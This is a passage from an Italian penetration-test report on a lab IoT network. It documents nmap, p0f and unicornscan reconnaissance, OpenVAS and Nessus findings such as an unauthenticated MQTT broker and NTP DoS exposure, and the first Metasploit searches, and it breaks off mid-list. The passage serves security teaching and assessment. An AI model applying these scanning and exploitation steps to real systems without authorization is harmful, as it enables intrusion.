# nmap -O 192.168.14.26
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-17 22:08 CEST
Nmap scan report for esp32-8902E4 (192.168.14.26)
Host is up (0.26s latency).
All 1000 scanned ports on esp32-8902E4 (192.168.14.26) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 78:21:84:89:02:E4 (Espressif)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: media device
Running: Microsoft Xbox 360
OS CPE: cpe:/h:microsoft:xbox_360_kernel
OS details: Microsoft Xbox 360 Dashboard
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.18 seconds

(root@kali)-[/home/kali]
#
```

Figura 2.20: Output dell'OS Fingerprint per *Esp32*

```
(root@kali)-[/home/kali]
# nmap -O 192.168.14.27
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-17 22:09 CEST
Nmap scan report for ESP-6082BF (192.168.14.27)
Host is up (0.37s latency).
All 1000 scanned ports on ESP-6082BF (192.168.14.27) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: DC:4F:22:60:82:BF (Espressif)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: 2N Helios IP VoIP doorbell (96%), Advanced Illumination DCS-100E lighting controller (96%), AudioControl D3
400 network amplifier (96%), British Gas GS-Z3 data logger (96%), Daysequerra M4.2SI radio (96%), Denver Electronics AC-5000W MK2
camera (96%), DTE Energy Bridge (lwIP stack) (96%), Enlogic PDU (FreeRTOS/lwIP) (96%), Espressif esp8266 firmware (lwIP stack) (96
%), Espressif ESP8266 WiFi system-on-a-chip (96%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.28 seconds

(root@kali)-[/home/kali]
#
```


Figura 2.21: Output dell'OS Fingerprint per *Esp8266*

Infatti, le Figure 2.19, 2.20 e 2.21 mostrano delle informazioni inaffidabili e nessuna porta aperta.

### 2.3.6 OS Fingerprinting passivo con p0f

La fase di OS Fingerprinting attivo non ha portato all'individuazione dell'esatta versione del sistema operativo in esecuzione sulla macchina target: è stata, dunque, svolta una fase di OS Fingerprinting passivo, finalizzata all'ottenimento di ulteriori informazioni in merito, utilizzando il tool p0f. La tecnica di fingerprinting passivo adottata consiste nel porsi in ascolto su una specifica interfaccia di rete ed ispezionare i pacchetti TCP/IP intercettati al fine di individuare le informazioni desiderate. Tale operazione è stata svolta mediante il comando:

```
1 p0f -i eth0
```




```
(root@kali)-[/home/kali]
# p0f -i eth0
— p0f 3.09b by Michal Zalewski <lcantuf@coredump.cx> —

[+] Closed 1 file descriptor.
[+] Loaded 322 signatures from '/etc/p0f/p0f.fp'.
[+] Intercepting traffic on interface 'eth0'.
[+] Default packet filtering configured [+VLAN].
[+] Entered main event loop.
```

Figura 2.22: Output del comando *p0f*

Il passo successivo consiste nel fare in modo che la macchina target invii pacchetti sull'interfaccia di rete *eth0*; a tale scopo sono state effettuate delle richieste al servizio SSH, esposto dal dispositivo *Raspberry Pi*, mediante il comando:

```
1 ssh user@192.168.14.240
```



```
.-[ 192.168.14.30/38016 → 192.168.14.240/22 (syn) ]-
|
| client   = 192.168.14.30/38016
| os       = Linux 2.2.x-3.x
| dist     = 0
| params   = generic tos:0x04
| raw_sig  = 4:64+0:0:1460:mss*22,7:mss,sok,ts,nop,ws:df,id+:0
|
| _____
|
.-[ 192.168.14.30/38016 → 192.168.14.240/22 (mtu) ]-
|
| client   = 192.168.14.30/38016
| link     = Ethernet or modem
| raw_mtu  = 1500
|
| _____
|
.-[ 192.168.14.30/38016 → 192.168.14.240/22 (syn+ack) ]-
|
| server   = 192.168.14.240/22
| os       = ???
| dist     = 0
| params   = none
| raw_sig  = 4:64+0:0:1460:mss*45,7:mss,sok,ts,nop,ws:df:0
|
| _____
```

Figura 2.23: Output del comando *p0f* (risposta *SSH*)

A tali richieste corrispondono delle risposte, intercettate dal tool *p0f*, e dalle quali sono state ottenute le informazioni riportate nella Figura 2.23. Dalle sezioni relative al dispositivo target (che riportano il parametro server uguale a 192.168.14.240/22) si evince che il tool *p0f* non è riuscito a stabilire la versione del sistema operativo in esecuzione in quanto al parametro *os* è associata la stringa '???'. L'operazione di OS Fingerprinting passivo non ha, dunque, condotto ai risultati sperati in quanto non è stato possibile arricchire ulteriormente la conoscenza relativa alla versione del sistema operativo in esecuzione.

**N.B.** Il tool *p0f* non è stato utilizzato per gli altri dispositivi dell'architettura IoT target in quanto nessuno esponeva una porta aperta e di conseguenza non si poteva generare traffico legittimo.

In sintesi, la seguente tabella riassume tutte le informazioni rilevanti estrapolate dalla fase di *Target Discovery* che saranno essenziali per le fasi successive:

Nome Target	Indirizzo IP	MAC Address	OS Detect
Raspberry Pi	192.168.14.240	B8:27:EB:D2:11:53	Linux 5.x
arduino-1358	192.168.14.24	34:94:54:23:13:58	/
esp32-8902E4	192.168.14.26	78:21:84:89:02:E4	/
ESP-6082BF	192.168.14.27	DC:4F:22:660:82:BF	/

Tabella 2.1: Tabella riassuntiva

## 2.4 Target Enumeration

Adesso che si è a conoscenza della versione del kernel e degli indirizzi IP dell'asset, si può procedere con una scansione più approfondita per conoscere i servizi offerti e le porte aperte. Si eseguirà prima una scansione utilizzando il protocollo *TCP* e successivamente si realizzerà una scansione utilizzando il protocollo *UDP*.

### 2.4.1 TCP Port Scanning

#### Esecuzione di *nmap -sS*

Per scovare le porte che sono aperte sull'asset viene effettuata una SYN Scan sfruttando *nmap*, ovvero la macchina *Kali* invierà un pacchetto SYN su ogni porta specificata e, in base alla risposta ricevuta, *nmap* interpreterà la porta come aperta, chiusa o filtrata. Per realizzare questo tipo di scansione basta lanciare il seguente comando:

```
1 nmap -sS -p- 192.168.14.240
```

dove con l'argomento *-p-* si specificano tutte le porte [1] .

In seguito all'esecuzione del comando, l'output è il seguente:

```
Nmap scan report for 192.168.14.240
Host is up (0.24s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
1883/tcp   open  mqtt
MAC Address: B8:27:EB:D2:11:53 (Raspberry Pi Foundation)

Nmap done: 1 IP address (1 host up) scanned in 2652.92 seconds
```

Figura 2.24: Risultato della *SYN Scan* con *nmap*

Analizzando il risultato ottenuto (Figura 2.24), il primo dato che risalta è che la scansione ha rilevato, oltre alle porte precedentemente scansionate, anche la porta 1883 aperta con il servizio **mqtt**. Inoltre, non sono state rilevate porte filtrate, indicando l'assenza di un firewall o IDS attivo sul dispositivo. Di conseguenza, non è necessario eseguire ulteriori tipologie di scansione per bypassare eventuali sistemi di sicurezza, in quanto non sembra esserci alcun meccanismo di filtraggio delle porte in atto. Questo suggerisce che tutte le porte chiuse hanno risposto con pacchetti di reset, confermando la loro chiusura senza interferenze da parte di sistemi di sicurezza di rete.

Come ultima osservazione, poiché la porta 1883 (*mqtt*) è aperta, si può dedurre che il *Raspberry Pi* funge da *broker MQTT* per gli altri dispositivi dell'architettura IoT: ruolo essenziale per facilitare la comunicazione tra i vari dispositivi IoT. Questa informazione è molto importante in quanto, per impostazione predefinita, la porta 1883 non utilizza *TLS/SSL* per la comunicazione *MQTT*. La comunicazione su questa porta avviene in chiaro, il che implica che i dati non sono crittografati e possono essere intercettati da terzi. Pertanto, è possibile monitorare il traffico su questa porta e accedere ai messaggi trasmessi. In seguito vedremo che, in assenza di meccanismi di autenticazione configurati, un attaccante potrebbe acquisire la conoscenza dei topic utilizzati per sottoscrivere e intercettare i messaggi trasmessi oltre che a pubblicare dei messaggi propri.

### Esecuzione di **nmap -sV**

A questo punto, ponendo l'attenzione solo sulle porte aperte, il prossimo passo da effettuare è quello di stabilire quali sono i servizi associati alle varie porte e quali sono le versioni di questi. Per questa tipologia di compito, è necessaria una scansione di tipo *Version Detection* che ha lo scopo di inviare pacchetti specifici e confrontare le risposte ottenute con delle firme specifiche [1]. Per eseguire questo tipo di scansione e ottenere anche un report dettagliato basta eseguire il seguente comando:

```
1 nmap -sV -p- -oX report.xml -T5 192.168.14.240
```



Una volta eseguito il comando, l'output sarà il seguente (Figura 2.25):

```
Nmap scan report for 192.168.14.240
Host is up (0.46s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
53/tcp    open  domain           dnsmasq 2.85
1883/tcp  open  mosquitto version 2.0.11
MAC Address: B8:27:EB:D2:11:53 (Raspberry Pi Foundation)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2694.49 seconds
```

Figura 2.25: Risultato della *Version Detection* con *nmap*

Il report dettagliato della scansione è stato esportato in formato XML e successivamente convertito in formato HTML per una consultazione più agevole. Ad ogni modo, dal report si evince che alle porte aperte corrispondono i servizi che convenzionalmente sono esposti su di esse ed *nmap* è stato in grado di risalire anche alle versioni di quasi tutti i servizi esposti.

### Esecuzione di *nmap -A*

Un raffinamento della *Version Detection* precedente si può ottenere eseguendo una tipologia particolare di scansione offerta da *nmap*. Questa scansione è chiamata *Aggressive Scan* ed è una scansione che esegue contemporaneamente le seguenti scansioni: *OS Fingerprinting*, *Traceroute*, *Script Scan*. L'ultima, in particolare, è una scansione che esegue gli script appartenenti alla categoria default di *nmap*. Questi possono tornare molto utili poiché in grado di recuperare molte più informazioni di quante potrebbe ricavare la *Version Detection* da sola [1]. Per eseguire questa tipologia di scansione e ottenere un report dettagliato basta eseguire il seguente comando:

```
1 nmap -A -p- -oX report-aggressive.xml 192.168.14.240
```

Una volta eseguito, il risultato sarà il seguente:

```
Nmap scan report for 192.168.14.240
Host is up (0.035s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
| 3072 c9:03:42:45:8e:f6:78:09:53:a0:a4:4c:31:0d:b3:a2 (RSA)
| 256 22:e9:64:59:91:5a:d1:e3:82:68:57:80:e8:b2:5c:2f (ECDSA)
|_ 256 d0:5d:3e:1c:33:ca:67:99:54:19:88:6f:3c:96:70:82 (ED25519)
53/tcp    open  domain           dnsmasq 2.85
| dns-nsid:
|_ bind.version: dnsmasq-2.85
1883/tcp  open  mosquitto version 2.0.11
| mqtt-subscribe:
| Topics and their most recent payloads:
| $SYS/broker/load/bytes/sent/1min: 27.74
| $SYS/broker/version: mosquitto version 2.0.11
| $SYS/broker/load/messages/received/5min: 13.05
| $SYS/broker/load/connections/15min: 0.08
| $SYS/broker/load/messages/sent/1min: 13.11
| $SYS/broker/bytes/received: 8363
| $SYS/broker/messages/sent: 3925
```

Figura 2.26: Output parziale della *Aggressive Scan* con *nmap*



Rispetto alla semplice *Version Detection*, grazie agli script eseguiti durante la scansione, sono state recuperate altre informazioni che potrebbero tornare utili come chiavi SSH e le informazioni di sottoscrizione MQTT confermando l'attività del *Raspberry Pi* come *broker MQTT*. Il report dettagliato è stato esportato e convertito in HTML per una consultazione più agevole.

### Esecuzione di **nmap -sS** per gli altri dispositivi target

Effettuiamo ora una scansione su tutte le porte degli altri dispositivi target. Noteremo che questi dispositivi non presenteranno alcuna porta aperta (Figura 2.27), il che indica che sono esclusivamente client MQTT che stabiliscono connessioni in uscita verso il broker.

```
(root@kali)-[/home/kali]
# nmap -sS -p- 192.168.14.24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-18 17:15 UTC
Nmap scan report for arduino-1358 (192.168.14.24)
Host is up (0.011s latency).
All 65535 scanned ports on arduino-1358 (192.168.14.24) are in ignored states.
Not shown: 65535 closed tcp ports (reset)
MAC Address: 34:94:54:23:13:58 (Espressif)

Nmap done: 1 IP address (1 host up) scanned in 74.27 seconds

(root@kali)-[/home/kali]
# nmap -sS -p- 192.168.14.26
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-18 17:20 UTC
Stats: 0:08:38 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 76.07% done; ETC: 17:31 (0:02:43 remaining)
Stats: 0:08:38 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 76.09% done; ETC: 17:31 (0:02:43 remaining)
Stats: 0:08:39 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 76.12% done; ETC: 17:31 (0:02:43 remaining)
Nmap scan report for esp32-8902E4 (192.168.14.26)
Host is up (0.0032s latency).
All 65535 scanned ports on esp32-8902E4 (192.168.14.26) are in ignored states.
Not shown: 65535 closed tcp ports (reset)
MAC Address: 78:21:84:89:02:E4 (Espressif)

Nmap done: 1 IP address (1 host up) scanned in 681.37 seconds

(root@kali)-[/home/kali]
# nmap -sS -p- 192.168.14.27
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-18 17:32 UTC
Nmap scan report for ESP-6082BF (192.168.14.27)
Host is up (0.0029s latency).
All 65535 scanned ports on ESP-6082BF (192.168.14.27) are in ignored states.
Not shown: 65535 closed tcp ports (reset)
MAC Address: DC:4F:22:60:82:BF (Espressif)

Nmap done: 1 IP address (1 host up) scanned in 678.41 seconds

(root@kali)-[/home/kali]
#
```

Figura 2.27: Output delle scansioni degli altri dispositivi target con *nmap*


### 2.4.2 UDP Port Scanning

#### Esecuzione di **unicornscan**

Dal momento che il tool *nmap* risulta inefficiente nell'ambito delle scansioni *UDP*, è stato utilizzato il tool *unicornscan* [6] :

```
1 unicornscan -m U -Iv 192.168.14.240:1-65535
```

L'opzione `-m U` indica la tipologia di scansione da eseguire (*UDP*), mentre l'opzione `-Iv` specifica che l'output deve essere stampato a schermo in tempo reale e che deve essere di tipo verbose. È stato, infine, specificato l'indirizzo IP dell'host da scansionare con il relativo range di porte (da 1 a 65535). I risultati, illustrati nella Figura 2.28, mostrano che le porte *UDP* rilevate



```
(root@kali)-[/home/kali]
# unicornscan -m U -Iv 192.168.14.240:1-65535
adding 192.168.14.240/32 mode `UDPscan' ports `1-65535' pps 300
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little lo
UDP open 192.168.14.240:53  ttl 64
UDP open 192.168.14.240:123  ttl 64
sender statistics 299.7 pps with 65544 packets sent total
listener statistics 768 packets recieved 0 packets dropped and 0 interface drops
UDP open          domain[ 53]          from 192.168.14.240  ttl 64
UDP open          ntp[ 123]          from 192.168.14.240  ttl 64

(root@kali)-[/home/kali]
#
```

Figura 2.28: Output del comando *unicornscan*

per l'host *192.168.114.240* (Raspberry Pi), sono entrambe importanti per i servizi di rete:

- **Porta 53 (DNS):** utilizzata per la risoluzione dei nomi di dominio;
- **Porta 123 (NTP):** utilizzata per la sincronizzazione dell'ora tra i dispositivi di rete. La presenza di questa porta aperta indica che il dispositivo target potrebbe essere un server NTP o avere un servizio NTP attivo.

Particolare attenzione verrà presa per la porta 123, nota per essere sfruttata in attacchi di amplificazione *DDoS* se non configurata correttamente. In tutte le altre scansioni la porta *UDP* 53 (DNS) è risultata aperta sugli host specificati (tranne per il target con IP *192.168.14.26*). Questo indica che il servizio *DNS* è attivo su questi host (Figura 2.29).

```
(root@kali)-[/home/kali]
# unicornscan -m U -Iv 192.168.14.27:1-65535
adding 192.168.14.27/32 mode `UDPscan' ports `1-65535' pps 300
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little lo
UDP open 192.168.14.240:53  ttl 64
sender statistics 298.2 pps with 65544 packets sent total
listener statistics 256 packets recieved 0 packets dropped and 0 interface drops
UDP open          domain[ 53]          from 192.168.14.240  ttl 64

(root@kali)-[/home/kali]
# unicornscan -m U -Iv 192.168.14.26:1-65535
adding 192.168.14.26/32 mode `UDPscan' ports `1-65535' pps 300
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little lo
sender statistics 298.2 pps with 65544 packets sent total
listener statistics 0 packets recieved 0 packets dropped and 0 interface drops

(root@kali)-[/home/kali]
# unicornscan -m U -Iv 192.168.14.24:1-65535
adding 192.168.14.24/32 mode `UDPscan' ports `1-65535' pps 300
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little lo
UDP open 192.168.14.240:53  ttl 64
sender statistics 298.7 pps with 65544 packets sent total
listener statistics 512 packets recieved 0 packets dropped and 0 interface drops
UDP open          domain[ 53]          from 192.168.14.240  ttl 64

(root@kali)-[/home/kali]
#
```

Figura 2.29: Output del comando *unicornscan* sui rimanenti dispositivi target

In conclusione, mostriamo una tabella riassuntiva delle informazioni rilevanti restituite dalla fase di *Target Enumeration*:

Nome Target	Porta aperta	Servizio	Version
Raspberry Pi	22/tcp	ssh	OpenSSH 8.4p1 Debian 5+deb11u3
	53/tcp - udp	domain	dnsmasq 2.85
	1883/tcp	mqtt	mosquitto 2.0.11
	123/udp	ntp	/
arduino-1358	53/udp	domain	/
esp32-8902E4	/	/	/
ESP-6082BF	53/udp	domain	/

Tabella 2.2: Tabella riassuntiva

## 2.5 Vulnerability Mapping

Individuati i servizi erogati dall'asset, risulta opportuno svolgere una fase volta all'identificazione delle vulnerabilità dello stesso. Nell'ambito di tale analisi ci si avvarrà sia di strumenti preinstallati in *Kali Linux* che di strumenti appositamente installati e configurati. L'utilizzo di molteplici tool risulta cruciale in tale fase in quanto le modalità di rilevazione delle vulnerabilità si basano su euristiche estremamente variabili. Le successive sezioni sono dedicate alla trattazione dei tool impiegati e delle relative vulnerabilità rilevate. In particolare sono stati utilizzati come tool *OpenVAS* e *Nessus*.

### 2.5.1 OpenVAS

*OpenVAS* (Open Vulnerability Assessment System) è un security scanner open source facilmente installabile su *Kali Linux*. Tale tool, di cui è stata installata la versione 22.9.1, mette a disposizione un'interfaccia *Web-based* mediante la quale sono stati configurati i parametri necessari allo svolgimento della scansione sulla macchina target, in particolare:

- sono state scansionate le porte 22, 53, 123, 1883;
- sono stati scansionati gli host 192.168.14.24, 192.168.14.26, 192.168.14.27, 192.168.14.240 (inseriti nel file *iplist.txt* e caricato su *OpenVAS*);
- è stato utilizzato un *Minimum Quality of Detection* del 70% in modo da avere un soddisfacente compromesso tra rilevamento delle vulnerabilità e rischio di incorrere in falsi positivi;
- è stato utilizzato lo scanner di default di *OpenVAS*, che fa uso delle informazioni fornite dai servizi di feed *NVT*, *SCAP*, *CERT* e *GVMD DATA*;
- la configurazione impiegata per le scansioni è '*Full and fast*'.

La scansione ha richiesto circa 5 minuti generando un report ('*openvas-report.pdf*') reperibile nella directory '*output/Vulnerability Mapping/*'. E' stata trovata la versione esatta del kernel linux (**6.1.21**) e sono state rilevate 10 informazioni di log, 3 vulnerabilità aventi una severity media e 2 con una severity bassa (Figura 2.30 e 2.31). Le vulnerabilità trovate si riferiscono solo al target *Raspberry Pi* e sono:

- **[Severity: 6.4] MQTT Broker Does Not Require Authentication:** il broker MQTT non richiede un meccanismo di autenticazione permettendo accessi non autorizzati, intercettazioni di dati e attacchi DoS;
- **[Severity: 5.0] Network Time Protocol (NTP) Mode 6 Query Response Check:** indica che il server NTP potrebbe essere configurato per rispondere alle query di *mode 6*, che sono richieste di controllo e configurazione del server. Questo

può rappresentare una vulnerabilità poiché gli aggressori possono utilizzarle per ottenere informazioni sul sistema come le versioni del sistema e del kernel, oltre ad eseguire attacchi DDoS di tipo Amplification.

- **[Severity: 5.0] DNS Cache Snooping Vulnerability (UDP) - Active Check:** permette agli attaccanti di determinare se un determinato record DNS è presente nella cache del DNS resolver. Questo tipo di attacco può essere utilizzato per raccogliere informazioni sui comportamenti di navigazione degli utenti o per scoprire quali domini sono stati visitati di recente.
- **[Severity: 2.6] TCP Timestamps Information Disclosure:** il dispositivo target implementa la rilevazione dei timestamp via TCP dando la possibilità di computarne l'uptime;
- **[Severity: 2.1] ICMP Timestamp Reply Information Disclosure (CVE-1999-0524):** il dispositivo target ha risposto ad una richiesta ICMP di timestamp. Tale informazione potrebbe essere sfruttata per violare generatori di numeri casuali *time-based* deboli presenti in servizi eventualmente installati sul dispositivo target.




Figura 2.30: Areogramma dei rilevamenti di *OpenVAS*




Figura 2.31: Ortogramma dei rilevamenti di *OpenVAS*

### 2.5.2 Nessus

*Nessus* è un software proprietario che mette a disposizione diversi piani di utilizzo, tra cui quello gratuito *Essentials*, provvisto di funzionalità limitate ed utilizzato nell'ambito del presente processo di *Penetration Testing*, nella sua versione 10.7.4. Questo tool consente di effettuare numerose tipologie di scansioni, alcune delle quali sono disponibili con il piano *Essentials*. La scansione effettuata è di tipo '*Basic Network Scan*' ed è stata eseguita configurando i seguenti parametri:

- sono state scansionate le porte 22, 53, 123, 1883;
- sono stati scansionati gli host 192.168.14.24, 192.168.14.26, 192.168.14.27, 192.168.14.240 (inseriti nel file *iplist.txt* e caricato su *Nessus*).

Tale scansione ha rilevato 2 vulnerabilità (Figura 2.32) di cui una **High** (CVSS v3.0 Base Score **7.5**) e una **Low** (CVSS v2.0 Base Score **2.1**). Tutte le informazioni sono state riportate nel report '*nessus-report.pdf*', mentre in '*nessus-vulnerability-resume.pdf*' è riportato il solo elenco delle vulnerabilità, il tutto reperibile dalla cartella '*output/3\_Vulnerability Mapping/*'. Le vulnerabilità rilevate da *Nessus* sono le seguenti:

- [Severity: 7.5] **Network Time Protocol Daemon (ntpd) readmru\_list() Remote DpS** (CVE-2016-7434): indica che il server NTP è affetto una vulnerabilità di tipo DoS. Un attaccante potrebbe creare una query *NTP mrulist* per terminare il processo *ntpd*.
- [Severity: 2.1] **ICMP Timestamp Request Remote Date Disclosure** (CVE-1999-0524): il dispositivo target ha risposto ad una richiesta ICMP di timestamp. Tale informazione potrebbe essere sfruttata per violare generatori di numeri casuali *time-based* deboli presenti in servizi eventualmente installati sul dispositivo target.




Figura 2.32: Riepilogo dei rilevamenti di *Nessus*

### 2.5.3 Wrap-up dei due report

Dall'analisi comparativa dei due report, emerge che i tool hanno rilevato problematiche differenti. In particolare, *OpenVas* ha individuato una grave vulnerabilità riguardante il broker MQTT, ovvero è sprovvisto di autenticazione. Tuttavia, *OpenVas* non ha attribuito un *CVE* alla vulnerabilità del server NTP, cosa che invece è stata fatta da *Nessus*.

# Capitolo 3

## Exploitation

La fase di acquisizione dell'architettura IoT è stata svolta a partire dalle informazioni ricavate nell'ambito del *Vulnerability Mapping*. Dal momento che un'exploitation esaustiva fa sia uso di tool automatizzati che di tecniche manuali, volte allo sfruttamento delle vulnerabilità presenti sull'asset, il presente capitolo è stato suddiviso in due parti, ciascuna dedicata alla trattazione di una specifica strategia.

### 3.1 Tecniche automatiche di exploitation

Il processo di exploitation può essere automatizzato mediante appositi tool che mettono a disposizione exploit e payload pronti all'uso. Nei seguenti paragrafi verrà trattato l'utilizzo di *Metasploit* (v. 6.4.12-dev), uno degli strumenti più popolari, e del relativo front-end *Armitage* (v. 1.4.11).

#### 3.1.1 Metasploit

Effettuare la fase di *exploitation* mediante la console di *Metasploit* risulta essere un'operazione piuttosto onerosa se non si conosce l'exploit da utilizzare. Il tool mette a disposizione una funzionalità di ricerca che consente di individuare l'exploit da utilizzare mediante delle parole chiave. Nell'ambito del processo effettuato sono state eseguite diverse ricerche relative alle vulnerabilità individuate che, avendo una severity bassa/media, non hanno portato a particolari riscontri. Nelle successive sezioni sono riportati dei resoconti sulle ricerche effettuate in merito alle vulnerabilità riportate dai diversi tool.

#### OpenVAS

Le vulnerabilità rilevate da *OpenVAS* sono:

- **ICMP Timestamp Reply Information Disclosure:** per questa vulnerabilità *OpenVAS* ha riportato la CVE-1999-0524. Una ricerca in merito su *Metasploit* non ha prodotto alcun risultato (Figura 3.1);

### 3. EXPLOITATION

```
msf6 > search CVE-1999-0524
[-] No results from search
msf6 > █
```

Figura 3.1: Risultati della ricerca di un exploit per *CVE-1999-0524*

- **TCP Timestamps Information Disclosure:** per questa vulnerabilità *OpenVAS* non ha riportato alcuna CVE;
- **MQTT Broker Does Not Require Authentication:** per questa vulnerabilità *OpenVAS* non ha riportato alcuna CVE ma vediamo cosa riporta *Metasploit* se ricerchiamo 'mqtt' (Figura 3.2 (a)) e 'mosquitto' (Figura 3.2 (b));

```
msf6 > search mqtt

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/mqtt/connect .          normal No     MQTT Authentication Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/mqtt/connect
msf6 > █
```

(a) Ricerca di *mqtt*

```
msf6 > search mosquitto-2.0.11
[-] No results from search
msf6 > █
```

(b) Ricerca per *mosquitto-2.0.11*

Figura 3.2: Risultati della ricerca di un exploit per *mosquitto*

Il tool non riporta exploit da poter utilizzare.

- **Network Time Protocol (NTP) Mode 6 Query Response Check:** per questa vulnerabilità *OpenVAS* non ha riportato alcuna CVE ma vediamo cosa riporta *Metasploit* se ricerchiamo 'ntp mode 6' (Figura 3.3);

```
msf6 > search ntp mode 6

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/ntp/ntp_req_nonce_dos  2014-08-25      normal No     NTP Mode 6 REQ_NONCE DRDoS Scanner
1  auxiliary/scanner/ntp/ntp_unsettrap_dos  2014-08-25      normal No     NTP Mode 6 UNSETTRAP DRDoS Scanner
2  auxiliary/scanner/ntp/ntp_reslist_dos    2014-08-25      normal No     NTP Mode 7 GET_RESTRICT DRDoS Scanner
